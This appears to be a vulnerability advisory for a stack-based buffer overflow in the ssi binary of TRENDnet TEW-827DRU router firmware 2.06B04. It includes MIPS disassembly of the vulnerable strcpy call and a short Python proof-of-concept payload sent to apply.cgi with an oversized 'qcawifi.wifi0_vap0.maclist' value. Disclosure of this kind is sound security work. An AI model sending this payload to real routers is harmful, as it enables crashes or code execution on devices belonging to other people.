TEW-827DRU

Firmware version


```
TEW-827DRU firmware: 2.06B04
```

Description


```
TRENDnet TEW-827DRU with firmware up to and including 2.06B04 contains a stack-
based buffer overflow in the ssi binary. The overflow allows an authenticated
user to execute arbitrary code by POSTing to apply.cgi via the action
kick_ban_wifi_mac_allow with a sufficiently long key
'qcawifi.wifi0_vap0.maclist'.
```

Detial

```
The bug in function: 0x42905C, binary: www/cgi/ssi
The parameter 'qcawifi.wifi0_vap0.maclist' pass to strcpy
```



```
00429158                 addiu   $v0, (aQcawifiWifiDVa_4 - 0x4C0000)  # "qcawifi.wifi%d_vap%d.maclist"
0042915C                 addiu   $v1, $fp, 0xF0+var_CC
00429160                 move    $a0, $v1         # s
00429164                 move    $a1, $v0         # format
00429168                 lw      $a2, 0xF0+var_D8($fp)
0042916C                 lw      $a3, 0xF0+var_D4($fp)
00429170                 la      $v0, sprintf
00429174                 nop
00429178                 move    $t9, $v0
0042917C                 jalr    $t9 ; sprintf
00429180                 nop
00429184                 lw      $gp, 0xF0+var_E0($fp)
00429188                 addiu   $v0, $fp, 0xF0+var_CC
0042918C                 move    $a0, $v0         # name
00429190                 la      $v0, getenv
00429194                 nop
00429198                 move    $t9, $v0
0042919C                 jalr    $t9 ; getenv
```



```
004291BC                 addiu   $v0, $fp, 0xF0+var_8C
004291C0                 move    $a0, $v0         # dest
004291C4                 lw      $a1, 0xF0+src($fp)  # src
004291C8                 la      $v0, strcpy
004291CC                 nop
004291D0                 move    $t9, $v0
004291D4                 jalr    $t9 ; strcpy
```

Send Packege

```
    payload = 'A'*0x100
    scommand = bytes(payload, 'utf8')
    data = {
        b'action': b'kick_ban_wifi_mac_allow',
        b'qcawifi.wifi0_vap0.maclist': scommand,
        b'qcawifi.wifi0_vap0.ifname': b'eth9',
    }
```